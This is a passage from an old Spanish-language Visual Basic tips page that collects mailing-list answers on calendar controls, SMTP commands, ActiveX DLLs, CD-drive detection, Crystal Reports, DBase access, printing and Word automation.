-ETIQUETA HOY: Se marca el dia actual (Date())
-ETIQUETAS DIAS: Se cierra el calendario y se asigna la fecha a LabelFecha.

TECLADO:
-PGDN: Aumenta el mes
-PGUP: Disminuye el mes
-CTRL + PGDN: Aumenta el año
-CTRL + PGUP: Disminuye el año
-FLECHAS: mueven la selección actual libremente a través de todo el calendario
-Teclas H y HOME: Se marca el día actual (Date())
-ESCAPE: Cierra el calendario y no entrega ninguna fecha.
-ENTER ó SPACE: Cierra el calendario y asigna la fecha seleccionada

Una vez que se le agarra la mano, se vuelve muy comoda la navegación.
Debajo de todos los labels tengo un ssPanel que aquí he sacado.

Gustavo del Castillo
Santa Fe - Argentina
E-mail: ghc@santafe.com.ar
ICQ# 9160357

calen.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Comandos SMTP

Como parece que este año que empieza nos interesan a todos muchisimo los comandos SMTP, los envio de una vez por todas.

```
HELO
MAIL FROM:
RCPT TO:
DATA
RSET
SEND FROM:
SOML FROM:
SAML FROM:
VRFY
EXPN
HELP [ ]
NOOP
QUIT
TURN
```

Quien esté interesado en conocer en profundidad todos los aspectos de este protocolo, debe consultar los documentos RFC821 y RFC822. Hay muchos máspero estos son los básicos.
Los encontrareis con cualquier buscador.

Un saludo y feliz año nuevo a todos.

==========
Raúl Giménez
raulgimenez@redestb.es
ICQ 4332550
Barcelona-España
==========

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Como crear una DLL

COMPONENTES

Funcionarán en W95 y NT, ya que necesitan un CLASS.ID que está en el registro de Windows.

Cuando arranco Visual Basic 5.0 nos pregunta sobre el tipo de proyecto. Para crear una librería de componentes:

1. ACTIVEX.EXE

2. ACTIVEX.DLL

1. Cuando se levanta un componente .EXE se levanta en un área de memoria distinta a la de la aplicación.

2. Cuando se levanta un componente .DLL se levanta en el área de memoria de la aplicación. La ventaja de este tipo de componente respecto al .EXE es que éste es más rápido, pero tiene la pega de que si se cae el componente, se cae la aplicación.

El componente no tendrá formularios. Sólo tendrá código.

En una DLL o en un EXE tendré uno o más objetos, cada uno en un módulo de clase.

La propiedad instancing nos dice cómo lo vamos a instanciar:

1. Privada: Nadie, fuera de esta aplicación, podrá instanciar un objeto (no se puede acceder).

2. PublicNotCreatable: No se puede instanciar. Sí acceder.

3. SingleUse, MultiUse: Se puede instanciar. Con SingleUse tendremos una instancia, y con MultiUse tendremos varias.

4. GlobalSingleUse, GlobalMultiUse: Como en 3, pero las funciones se tratarán como funciones globales, para usarlos dentro de cada aplicación.

Con estas maneras de instanciar tendremos una jerarquía de componentes.

DEFINICIÓN DE UN OBJETO

Propiedad: Una propiedad es una variable pública. Se declaran como siempre:

```
Public Nombre As String
```

Nombre del objeto: Es el nombre del módulo de clase.

Nombre del EXE o DLL: Es el nombre del proyecto.

Para probar una DLL, abrimos un proyecto estándar, lo veo en Project | References.

Para probar un EXE, abro una nueva instancia de VB con un proyecto estándar y en Project | References.

La DLL la puedo ver con el Object Browser, una vez incluida en el proyecto, mediante Project | References.

INSTANCIAR UN OBJETO

Reservo memoria: Dim As

Doy valores por defecto: Dim As New

ó

Set = New

Puedo igualar objetos: Set =

El valor NULL es la palabra reservada Nothing.

Vuelvo a las propiedades iniciales (a 0 los números, a "" las cadenas, ...):

Set = Nothing

Cuando deje de usar un objeto: Set = Nothing

EVENTO CLASS_INITIALIZE

Ocurre al inicializar el objeto.

EVENTO CLASS_TERMINATE

Ocurre cuando se hace Nothing

PROPIEDADES

Para asignar y consultar valores de las propiedades:

Public Property Get As .....

.....

End Property

Public Property Let ()

.....

End Property

Esto se puede hacer a mano, escribiendo los procedimientos, o usando el asistente:

Tools | Add Procedure

Con este asistente doy el nombre del procedimiento y le digo ?Property.

Ejemplo: Validar que la fecha sea menor que hoy.

```
If valFechaCaducidad < Now() Then
Err.Raise 1 + vbObjectError, , "La fecha está mal"
Else
varFechaCaducidad = ...................
End If
```

Objeto Err:

.source

.description

.clear

.raise Para forzar un error. Como nº uso 1+vbObjectError, para no usar un nº de error de VB. cte.

```
Err.Raise 1 + vbObjectError, , "La fecha está mal"
Number Source Description
```

EVENTOS

Lo primero que tengo que hacer es declarar el evento:

```
Public Event ()
```

El contenido del evento lo pondrá el programador del objeto.

Cuando quiero que se vaya a dar el evento, lo pongo con Raise Event:

```
RaiseEvent ()
```

Para declarar el objeto para usar eventos tengo que hacerlo como sigue:

```
Dim WithEvents As
```

y en el Load del formulario:

```
Set = New
```

GENERAR LA DLL O EL EXE

Grabo el proyecto y hago un make de la DLL.

NOTA: Los componentes han de copiarse y registrarse. Cada objeto tiene un identificador único que se llama CLASE.ID y
se genera al hacer el ejecutable del proyecto.

COMO SE REGISTRA UN COMPONENTE

Usando REGSVR32.EXE.

Lo podemos encontrar en C:\WINDOWS\SYSTEM en Windows 95, o en C:\WINNT\SYSTEM32 en Windows NT.

Para registrar: REGSVR32

Para desregistrar: REGSVR32 [/u]

El ha de ir entre comillas, si en dicho nombre existen espacios en blanco.

El incluye el path.

Cuando se usa una dll sin registrar sale el error 439.

Si modifico un componente tendré que desregistrar el antiguo, registrar el nuevo y volver a compilar el proyecto. O esto, o lo
siguiente:

Project | Properties | Component

1. Binary Compatibility: Para respetar las propiedades, métodos, ..., elegiré esta opción, y así puedo modificar el
   código y me respeta el CLASS.ID. Si ni se puede usar esta opción saltará un error.

2. Project Compatibility: Para crear nuevas propiedades.

3. No Compatibility: Si, por ejemplo, quiero borrar una propiedad, o renombrarla. Esta opción creará un nuevo
   componente, y una nueva entrada en el Registro.

   Este tipo de aplicaciones se llaman aplicaciones servidoras de componentes Active X.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Comprobar si tienes unidad de CD *(2 mensajes)*

```
' Aqui la decalracion del API de Windows a utilizar:
Private Declare Function GetLogicalDrives Lib "kernel32" () As Long
' Esta de arriba es la declaracion del API a utilizar, GetLogicalDrives
'es el nombre de la funcion, Kernel32 es el nombre del archivo DLL donde
'esta ubicada en este caso KERNEL:DLL y as Long es lo que devuelve, en
'este caso la funcion no tiene parametros.
Private Const SI_CD = &H8
'Constante a utilizar como mascara para el long devuelto por la funcion
' si deseas una explicacion mas detallada hasmelo saber.

Function HayCD() As Boolean
'Funcion que al utilizar la funcion API devuelve verdaero o falso
'si encontro unidad de CD ono
Dim Numero As Long
Numero = GetLogicalDrives()

If Hex(Numero And SI_CD) = SI_CD Then
   HayCD = True
Else
    HayCD = False
End If
End Function

Private Sub Form_Load()

If HayCD Then
    Label1.Caption = "Hay cd"
Else
    Label1.Caption = " no hay cd"
End If
End Sub

============================================================
No soy experto en esto del API pero si tienes alguna duda solo pregunta
y tratare de Ayudarte
Saludos
--
============================
Victor Aguayo Seminario
Analista de Sistemas
mailto:vaguayo@unired.net.pe
============================
Dice el necio en su corazon, no hay Dios ...(Proverbios)
```

```
>De: julian carcia[SMTP:jcarcia@hotmail.com]
>Enviado el: 28 December, 1998 8:33 AM
>Para: vb-esp@ccc.uba.ar
>Asunto: (VB-ESP) conocer la unidad lectora cd-Rom del usuario
>Queridos amigos:
>Nos gustaria mucho conocer si podeis resolver este problema nuestro.
```

>Queremos que un usuario no se vea obligado a instalar las librerias
>de ficheros de sonido e imagenes de un programa nuestro.
>Queremos que pueda ejecutar el programa desde su cd_rom....Nuestro
>problema es .....que debemos conocer la letra de la unidad de su lector
>cd_rom..

Te remito esto que en su momento lo envió Antonio Periago.

Saludos

Julio Collado
Managua, Nicaragua

Para saber con qué tipo de unidad nos la estamos jugando basta llamar a la función GetDriveType.

La declaración es:

```
Declare Function GetDriveType Lib "kernel32" Alias "GetDriveTypeA"
(ByVal nDrive As String) As Long
```

y los valores que devuelve son (poner en ctes para mayor comodidad):

```
    2 -> Unidad extraíble (FDD, ZIP,...)
    3 -> Unidad fija (HDD)
    4 -> Unidad remota
    5 -> Unidad de CD-ROM <------ su caso!
    6 -> Unidad RAM
```

Para crear una lista de unidades personalizadas (por ejemplo, sólo CD-ROM's), ponga un ListDrive oculto, un ListBox y compruebe. Una forma sería:

```
For i=0 to Drive1.ListCount-1

    If GetDriveType(Drive1.List(i)) = 5 Then
        List1.AddItem UCase(Drive1.List(i))
    End If

Next i
```

que nos presenta una lista con las unidades de CD-ROM's conectadas al PC.
Espero que le sirva.

Antonio Periago Miñarro

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Contadores en Crystal Report

Podemos poner variables en un informe de CR, como por ejemplo un contador, o una variable para acumular cantidades y luego utilizar esa variable en otro lugar del informe.

Ejemplos

Asignar a una variable el contenido que queramos:

Insertamos un campo de formula en un informe, que llamaremos @Formula1. Luego, en "texto de formula" inicializamos una variable como cadena, llamada Codigo1 y finalmente, si resulta que el valor del campo es igual a "1", entonces asignamos a la variable Codigo1 el valor que queramos, de esta forma:

```
WhilePrintingRecords;

StringVar Codigo1;

If {Campo} = "1" Then Codigo1 := "Lo que queramos";
```

Poner una variable que nos acumule el contenido de un campo, del cuerpo del informe y presentar dicha variable al pie del mismo:

* Insertar un campo de formula en la "Cabecera del cuerpo" del informe a la que llamaremos @InicializarContador. Para inicializar la variable Contador pondremos las siguientes líneas en la ventana "Texto de formula":

```
WhilePrintingRecords;


NumberVar Contador;


Contador :=0
```

* Insertar un campo de formula en el "Cuerpo" del informe y la llamaremos @CalculoContador. Para cargar la variable Contador, pondremos las siguientes líneas en la ventana "Texto de formula":

```
WhilePrintingRecords;


NumberVar Contador;
```

```
Contador := Contador + {Campo}
```

Donde {Campo} es el campo que queremos sumar a la variable "Contador"

* Insertar un campo de formula en el "Pie del Cuerpo" del informe y la llamaremos @PresentarContador. Para presentar la variable Contador, pondremos las siguientes líneas en la ventana "Texto de formula":

```
WhilePrintingRecords;

NumberVar Contador;

Contador;
```

Estos son ejemplos que prepare en su día, si los estudias un poco, te darás cuenta que es muy fácil insertar un campo formula en el cuerpo del listado, junto al nombre, que puede ser tu contador.

Un saludo

Luis Javier

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Control MSChart

Hola.
Te envio un ejemplo que me ayudo en su dia para sincronizar una base de datos con el MsChart.
El ejemplo esta realizado por Dani, un compañero de las News. Yo no estoy muy versado en el tema por que al final no lo llegue a utilizar, espero que te sirva.

IÑIGO JIMÉNEZ MARTÍNEZ
E-MAIL: ijimenez@clientes.euskaltel.es

prova.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

DBase y DataControl

Estimado Lorenzo:

Para abrir una Base de Datos *.DBF debemos establecer una serie de propiedades dentro del DataControl que nos permiten especificarle cómo queremos acceder a los datos.

La propiedad DatabaseName establece que archivo de base de datos queremos abrir.

La propiedad Connect contiene un alfanumérico que especifica el tipo de formato de la base de datos a la que nos queremos conectar. El DataControl posee una lista de alfanuméricos correctos para compararlos con el que le especificamos. Si no encuentra el que le estamos diciendo, nos muestra un mensaje de error. Si lo encuentra, busca el tipo de fuente de datos. En caso de que se trate de Microsoft Access, Microsoft FoxPro, Borland dBase, Borland Paradox o Novell Btrieve, conectará con el motor de Access. En caso contrario, conectará con ODBC para hacer un acceso local o remoto, dependiendo del caso. (Esta última parte no estoy muy seguro porque se me ha hecho una mezcla entre las versiones 4.0 y 5.0 de Vb.)

La propiedad RecordSource establece una de estas dos cosas:
-La tabla dentro de la base de datos a la que queremos acceder, o bien
-La sentencia Select que emplearemos para acceder a los datos de una o varias tablas.

Sabemos que el motor de Access contiene un conjunto de librerías DLL capaces de abrir una base de datos en formato dBase (en este caso, XBS110.DLL y XBS200.LL para Access 2.0. ¿Cómo podemos abrir una base de datos que no es en sí misma (en el caso de dBase) una entidad físicamente?. El motor de Access toma como base de datos el directorio en el que residen todos los archivos DBF de la aplicación.

Eso quiere decir que cuando deseemos abrir una base de datos en formato dBase, dentro de la propiedad DatabaseName deberemos especificar no el nombre del archivo de la tabla, sino la ruta de acceso al directorio, sin especificar el nombre de ningun archivo. Ejemplo: C:\VB50 sin colocar el nombre del archivo dbf.
En cambio hay diferencia cuando deseemos abrir una base de datos en formato Access, ya que deberemos darle la ruta completa, incluyendo el nombre del archivo MDB que contiene los datos.
Ejemplo: C:\VB50\Archivo.mdb. Aquí vemos que se pone el nombre del archivo en la ruta de acceso.

Veamos un ejemplo práctico de cómo un Data Control puede acceder a los datos de un archivo.dbf

Los DataControls presentan los datos mediante controles vinculados a ellos. Podemos hacer que un Data Control muestre automáticamente sus datos en una serie de cajas de edición de texto (TexBox)

1. Desde el menú Archivo seleccionamos Nuevo Proyecto. Nos aparecerá un nuevo formulario Form1 vacío.
2. Seleccionaremos el DataControl desde la paleta de herramientas.
3. Pulsamos para editar sus propiedades y colocamos dentro de

DatabaseName la siguiente cadena alfanumérica: C:\VB50 (o en el directorio que se encuentre el archivo.dbf)
-En Connect ponemos FoxPro 2.0; (o la versión que sea)
-En la propiedad RecordSource ponemos el nombre de la base de datos sin la extensión dbf.
-En Caption queda Data1 o el nombre que queremos ponerle.

Bueno, hasta ahí quedó el DataControl conectado y funcionando, pero no vemos los resultados.

Para ello vamos a colocar desde la paleta de herramientas dentro del Form1, una serie de cajas de edición de textos (TexBox); tantas como campos tenga el registro de la base de datos. Al lado de cada caja de texto nos conviene colocar una etiqueta (Label) para conocer que significa cada campo de la base de datos. (no es necesario para hacer la prueba, pero queda mucho mas prolijo)

-Seleccionamos el primer TexBox, pulsamos para editar sus propiedades y modificamos la propiedad DataSource, colocando el nombre del DataControl: Data1 (o el nombre que le pusimos)
-Modificamos ahora la propiedad DataField que se encuentra encima de DataSource, colocando el nombre del campo entre todos los posibles que nos suministra el DataControl. En este caso y para comenzar colocamos el primero que aparece.

-Repetimos el proceso para otra caja de edición de texto como la anterior, colocando el mismo nombre de DataSource, y como nombre de campo en DataField colocaremos el segundo que aparece.

-y así sucesivamente iremos repitiendo el proceso con todas los TexBox que tengamos en el formulario. (En DataSource ponemos Data1 y en DataField ponemos el campo siguiente)

-Cuando completamos todo, listo, hemos terminado y ahora sí podemos ver los resultados.
-Pulsamos para ejecutar nuestra aplicación y vemos que al pulsar en el DataControl los botones de inicio de tabla, avance, retroceso, final, etc. se refrescan los controles de edición de texto que están vinculados al DataControl. Además también vemos el contenido de cada campo.

Bueno, nada más, creo que quedó todo muy claro. Probá toda esta secuencia y fijate si funciona.
Si no, te mando un pequeño ejemplo con base de datos en foxpro y todo.

Muy feliz navidad que hayas pasado y un próspero año nuevo. Que el próximo año, nos encuentre a todos los listeros muchos mas unidos.

Saludos
Oscar

Oscar Angel Agostini
Río Gallegos
Provincia de Santa Cruz
República Argentina
oagostini@infovia.com.ar

-----Mensaje original-----
De: Lorenzo Cabrera <lorenzo@teletel.com.ar>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: sábado 26 de diciembre de 1998 13:17
Asunto: (VB-ESP) Base de Datos

>Hola y Felicidades para todos los amigos de la lista.
>Alguien me podria decir si se puede hacer y como hacerlo (si es posible)
>Abrir una base de datos de FoxPro 2.0 para DOS en un formulario de VB 5.0
>con el control Data1. Si alguien sabe espero que me responda.
>Muchas gracias, Saludos
>y Muchas Felicidades.
>Lorenzo Cabrera
>Santiago del Estero - Argentina
>lorenzo@teletel.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Distribuir aplicación con ADO

Saludos:
Les comento que cuando realicen una aplicación que utilice ADO 2.0 y quieran distribuir la aplicación, junto con los discos que genera el instalador deben incluir los discos de instalación del ADO COMPLETO. Y si ademas el programa lo instalan en una maquina con Win95 deben instalar antes de ADO el DCOM95 que se encuentra en el cd de VB.
Fue la unica solución que encontre para que no me salga el error 429, al hacer referencia a cualquier objeto de ADO.

PD: ¿se nota que está echo por Microsoft?

--
Diego Martin Gandino
Jonas Salk 330-San Francisco-Cba-Argentina
TE:(0564) 25287
E-MAIL:diegog@solsoft.com.ar
ICQ: 20263049

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Eliminar las dimensiones de una matriz

Tienes que usar la instrucción Erase:

Erase MiVector

Con eso dejarás la matriz "vacía"

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-817000
Fax: 948- 817111
E-Mail: hrst@ctv.es

-----Original Message-----
From: Liliana M Francheska Salazar Martinez <CheskaSM@latino.net.co>
To: VB-ESP <vb-esp@ccc.uba.ar>; VisualBasic-Esp
<visualbasic-esp@egroups.com>
Date: lunes 4 de enero de 1999 6:12
Subject: (VB-ESP) Dimensiones de Vector

>Al inicializar un vector uno puede decir:
>Dim Mivector() as integer 'De esta forma, no tiene ninguna posicion y está
>en espera de ser
> 'usado con ReDim
>
>Al usar Ubound, me marca un error, entonces supongo que la longitud del
>vector es 0.
>...
>Redim Mivector(5)
>
>La pregunta es: Cómo puedo hacer para que ese vector me quede sin
>posiciones?, es decir en el mismo estado que cuando le dije Dim Mivector()
>as integer.
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Formato tiff

Aca va una direccion donde te podes bajar la especificación del formato TIFF :
http://www.adobe.com/supportservice/devrelations/PDFS/TN/TIFF6.pdf
y que más puedo decirte el laburo lo vas a tener que hacer todo vos fijandote en la especificación
y escrbiendo el archivo directamente en modo binario.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

El problema son, efectivamente, las variables privadas.

Por eso es mejor añadirle al objeto un constructor de copia que se encarge de eso:

```
Public Function Copia() as MiClase
Dim MiCopia as MiClase

Set MiCopia = New MiClase
...
'Copiar propiedades
...

Set Copia = MiCopia

End Function
```

Así podras crear una copia del objeto:

```
Dim MiObjeto2 as MiClase

Set MiObjeto2 = MiObjeto1.Copia()
```

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

-----Mensaje original-----
De: lean1@usa.net <lean1@usa.net>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: miércoles 23 de diciembre de 1998 06:04 a.m.
Asunto: (VB-ESP) Copias de objetos

Quiero hacer una copia de una instancia de un objeto determinado a otro, obviamente partiendo de la misma clase, sin tener que copiar los atributos de a uno desde la instancia existente a la instancia inicializada, es decir copiar zonas de memoria, y que ellas queden apuntadas por diferentes punteros.

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Imprimir un Recordset

Felipe, te veo algo apurado con la impresión de tu programa y probando muchas cosas. Me he entretenido en adaptar un poco a tu trabajo una Subrutina que yo tenía para imprimir Listas con Printer, que creo que es lo que tu quieres. Imprime una lista de todo el contenido actual del Recordset.
Aquí está:

```
'*************************************************************************************************
Sub ImprimirLista()

   Dim AltLinea&, msCadTitulo$
   Dim msCadNombre$, msCadValor$, msCadCantidad$

   'Iniciar impresión
   Printer.Print ""

   'Calcular altura de línea
   AltLinea = Printer.TextHeight("A")

  'Imprimir Titulo
   Printer.Font.Name = "Arial"
   Printer.Font.Size = 16
   Printer.Font.Bold = True
   Printer.Font.Underline = True
   msCadTitulo = "LISTA DE PRODUCTOS"
   Printer.CurrentX = (11340 - Printer.TextWidth(msCadTitulo)) / 2 'Centra el tlitulo
   Printer.CurrentY = 400
   Printer.Print msCadTitulo

   'Imprimir Cabecera
   Printer.Font.Size = 10
   Printer.CurrentX = 1417
   Printer.CurrentY = Printer.CurrentY + (AltLinea * 2)
   Printer.Print "NOMBRE" & Chr$(9) & Chr$(9) & _
              "VALOR" & Chr$(9) & Chr$(9) & "CANTIDAD"
```

```
   'Imprimir Cuerpo
   Printer.Font.Underline = False
   Printer.Font.Bold = False
   Printer.CurrentY = Printer.CurrentY + AltLinea
   Data1.Recordset.MoveFirst
   Do While Data1.Recordset.EOF = False
       msCadNombre = Data1.Recordset("NombreProducto") & Chr$(9) & Chr$(9)
       msCadValor = Data1.Recordset("ValorProducto") & Chr$(9) & Chr$(9)
       msCadCantidad = Data1.Recordset("CantidadVendida")
       Printer.CurrentX = 1417
       Printer. Print msCadNombre & msCadValor & msCadCantidad
       Data1.Recordset.MoveNext
   Loop

   'Fin de impresión
   Printer.EndDoc

End Sub
'*****************************************************************************************
```

La separación de los campos está hecha con tabuladores Chr$(9) porque ignoro el tamaño del texto. Puedes jugar con ellos o con los valores de Printer.CurrentX, sabiendo que para que Printer no salte de línea debes añadir punto y coma (;) y despues el valor en twips del siguiente sitio a imprimir. Por ejemplo, en vez de (Printer. Print msCadNombre & msCadValor & msCadCantidad) y quitando los tabuladores antes, puedes poner:

```
Printer.CurrentX = 1417
Printer. Print msCadNombre;
Printer.CurrentX = 5700
Printer. Print msCadValor;
Printer.CurrentX = 8000
Printer. Print msCadCantidad
```

El salto de página se realiza automaticamente por Printer. Si quieres que en cada página aparezca la cabecera, debes gestionar tu el salto y la nueva cabecera. Calculando el tamaño en Twips de la página, descontando el margen minímo de la impesora y dividiendo el resultado por la variable AltLinea, te da el número de líneas que puedes imprimir por página

Si lo que quieres es imprimir textos de más de una línea, repasa el mensaje que he enviado hace poco a la Lista a Pachin para imprimir memos. Y si quieres imprimir usando el RichTextBox (más facil para lo que tu quieres que usando el Word) repasa el mensaje enviado a GBastos.

Espero haberte ayudado. Saludos

Santiago Jimeno (Madrid)
SJIMENOH28@smail.ocefss.ucm.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Redondear con dos decimales

Si tienes VB6, hay una función (Round) que lo hace.

En VB5 y anteriores, tienes que hacértela tú mismo. Para eso, multiplica por 100, redondea con Fix (que convierte a enteros) y luego divide por 100.

Feliz Navidad

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-817000
Fax: 948- 817111
E-Mail: hrst@ctv.es

-----Original Message-----
From: karloz <karloz@lanet.com.pe>
To: 'Lista Visual Basic' <vb-esp@ccc.uba.ar>
Date: domingo 27 de diciembre de 1998 5:22
Subject: (VB-ESP) Funcion Redondeo

>
> Hola a todos. alguien sabe cual es la funcion que permite redondear un
>numero de x decimales a solo 2 decimales? (valga decir de un tipo double)
>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Rellenar el fondo de los Forms *(2 mensajes)*

Aqui dejo la forma que utilizo para realizar esta tarea.

Guiller si lo quieres colocar en tu página... (eres libre de hacerlo ;-))

COLOCAR UN TAPIZ DE FONDO EN UN FORM

Por ejemplo si tenemos una aplicación con multitud de forms que queremos ponerle un fondo BMP, haremos lo siguiente, colocamos en el formulario principal, ya sea MDIForm o normal, un ImageList con los diferentes Bitmaps que vamos a usar en nuestra aplicación.
(Al ImageList le he llamado Fondos, al formulario principal le he llamado ppal)

En cada formulario que ira relleno ponemos...

```
Const num_fondo=2 ' Numero correspondiente a la imagen del ImageList.

Private Sub Form_Load()
    PonFondo Me, num_fondo
End sub
Private Sub Form_Paint()
    PonFondo Me, fondo
End Sub
Private Sub Form_Resize()
    PonFondo Me, fondo
End Sub
```

Y en un modulo general escribimos el procedimiento....

```
Sub PonFondo(vForm As Object, vfondo As Integer)
    ' Paso los pixeles a twips
    wide% = ppal.Fondos.ImageWidth * 15
    high% = ppal.Fondos.ImageHeight * 15
    'Almaceno la imagen en el form
    If vForm.Picture = 0 Then
     Set vForm.Picture = ppal.Fondos.ListImages(vfondo).Picture
    End If
    For Y = 0 To vForm.ScaleHeight Step high%
     For X = 0 To vForm.ScaleWidth Step wide%
     vForm.PaintPicture vForm.Picture, X, Y, wide%, high%, , , , ,&HCC0020
     Next X
    Next Y
End Sub
```

Un saludo a todos.

"Lo mas incomprensible del mundo es que el mundo sea comprensible." (Albert Einstein)

E-mail: mailto:jaci@arrakis.es
Cordoba-Andalucia-Spain

Rolando, aún cuando soy nuevo en la lista vi que los compañeros Iñigo y Lonely te dieron una salida, pero aún cuando el código que te envio es un poco más pesado, es a prueba de todo (menos de una forma MDI). Espero que te sea útil:

```
=====================================
' Rutina que permite colocar en forma de mosaico un picture box en toda la forma.
' Debe existir en la forma un PictureBox con una imagen cargada o cargada al
comenzar el Form_Load

' Declaraciones
Declare Function BitBlt% Lib "GDI32" (ByVal hdestDC As Integer, ByVal x As Integer,
ByVal y As Integer, ByVal nWidth As Integer, ByVal nHeight As Integer, ByVal hsrcDC
As Integer, ByVal xsrc As Integer, ByVal ysrc As Integer, ByVal dwRop As Long)
Const copyit& = &HCC0020

' Rutina
'************************************************************
' SUB NAME: TilePaper
' by Visual Basic Power Toolkit - modified by Jeff Williams
' written in Visual Basic 3.0 on 12/28/1995
' Modify for VB 5.0 by Maximiliano Gil Toro on 12/08/1998
'
' PROPOSITO:
' Sacar un mosaido en la forma de un picture Box
'
' PARAMETROS DE ENTRADA:
' Pic = Nombre del PictureBox (ej: Picture1)
' Frm = Nombre de la forma (ej: Me o Form1)
'
' Llamar esta rutina en el evento "Paint" de la forma.
' Colocar el la propiedad visible del PictureBox a False
'************************************************************
Sub Tilepaper (Pic As Control, Frm As Form)
    Dim iSaveScaleMode As Integer

    Pic.AutoRedraw = True
    Pic.BorderStyle = 0
    Frm.AutoRedraw = False

    iSaveScaleMode = Frm.ScaleMode
    Frm.ScaleMode = 3

    Wide% = Pic.Width
    High% = Pic.Height
    For Y = 0 To Frm.ScaleHeight Step High%
        For X = 0 To Frm.ScaleWidth Step Wide%
            z% = BitBlt(Frm.hDC, X, Y, Wide%, High%, Pic.hDC, 0, 0, copyit&)
        Next X
    Next Y
    Frm.ScaleMode = iSaveScaleMode
End Sub
```

Este código puedes copiarlo tal como está y colocarlo en un módulo o en el área general de la forma. Como se indica, se llama en el evento Paint de la forma.

Espero que te sea de ayuda

Saludos

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Seek con campos Null

```
Ayer se me habia planteado una duda, pero poco antes de plantearla aqui
he encontrado la solucion.
De todas formas me parece que es importante, asi que ahi va:
Supongamos que tenemos una tabla de BD con un indice definido sobre 4
campos, y estamos buscando un registro que tiene dos de esos campos a
null. El siguiente código funciona en VB3
  rs.seek "=","valor1","valor2",null,null
incluso funcionaba
  rs.seek "=","valor1","valor2","",""
Bueno, pues el problema era que en VB6 no funcionaba ninguna de las dos
formas.
....
Para que no os impacienteis os dire cual era el problema:
En mi proyecto de VB6 estaba usando DAO 2.5/3.5, y se me ocurrio probar
a quitar este (que creo que viene con Access 97) y poner DAO 2.5/3.51.
Y ahora ya funciona!!!!!!!!
Matizacion: ahora funciona solo la busqueda con Null, no con ""

Pues la moraleja que se desprende de esto es que el que este usando DAO
2.5/3.5 (y puede que DAO 3.5) que lo cambie lo antes posible a 3.51, que
se evitara problemas.........
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Como escribir algo en Word 97 desde Visual 5 *(2 mensajes)*

Este trozo de código indica como abrir un documento Word 8 que ya existe y
poner un texto en el lugar indicado
por un marcador que hemos definido previamente en dicho documento (codigo
valido para Visual Basic 5.00):

```
Dim WordApp As Word.Application
Dim WordDoc As Word.Document

'Creamos el objeto Word y abrimos en el un documento que ya existe
Set WordApp = CreateObject("Word.application")
Set WordDoc = WordApp.Documents.Open("prueba.doc")

'Escribimos en la posicion del Marcador "MarcadorDePrueba" que hemos
definido previamente en el documento Word
WordDoc.Bookmarks("MarcadorDePrueba").Select
WordApp.Selection.TypeText Text:="Este es el texto que introducimos para la
 prueba"

'Salvamos el documento word y lo mostramos en pantalla
WordDoc.Save
WordApp.Visible = True
'Ponemos Word como la aplicación activa
WordApp.Activate
'Maximizamos la ventana de Word
WordApp.WindowState = wdWindowStateMaximize
WordApp.ScreenRefresh
'Liberamos los punteros a los objetos que hemos manejado
Set WordApp = Nothing
Set WordDoc = Nothing
```

Emilio Martínez Pallasá, epallasa@cajastur.es

Hola Felipe:
Si lo que necesitas es pasar datos de una variable de VB a un documento de word;
create un marcador en el documento, justo donde quieres que aparezca la variable...
y luego colocas este codigo en tu proyecto:

```
' Este ejemplo asigna s_var al marcador marcador1 del documento ejemplo.doc
Dim ObjWord as New.Application
Dim s_var as string
s_var = "Esto debe aparecer en word"
objWord.Documents.Open "c:\ejemplo\ejemplo.doc"
objWord.Documents(1).Activate
'Aqui le paso la variable
objWord.Selection.goto( true, 0, 0, marcador1 )
objWord.TypeText = s_var
objWord.Quit wdDoNotSaveChanges
```

SI deseo imprimir el documento agrego lo siguiente:

```
objWord.Documents(1).PrintOut 0
```

Espero sea esto lo que necesitabas... Aprobecho para agradecer a Felipe Llanos Granados que me dio una mano con esto...

Suerte ! Gustavo.
gustavo@novell.unam.edu.ar
ICQ 15206288

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Formularios Word y Visual Basic *(2 mensajes)*

Yo uso algo así:

```
Dim oWordApp As Word.Application
Dim oWordDoc As Word.Document

On Error GoTo ErrComunicarContrato

Set oWordDoc = oWordApp.Documents.Add(sDot)

With oWordDoc
  .FormFields!Prf.Result = dsCom!NombreProfesor
  .FormFields!Rexistro.Result = sReg
  .FormFields!Titulo.Result = dsCom!Título
.....
```

Esto abre un documento basado en la plantilla sDot, y rellena una seria de campos de formulario.

Antes debes ir a Proyecto-Referencias y marcar 'Word 8.0 Object Library' (o algo así)

La jerarquía de clases de Word es realmente potente, pero también grande y compleja (y lenta).
Puedes consultarla en la ayuda de Word. Para Word 97 debes buscar 'Ayuda de Word para Visual Basic' en el índice (siempre que la tengas instalada, creo que no se instala por defecto).

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
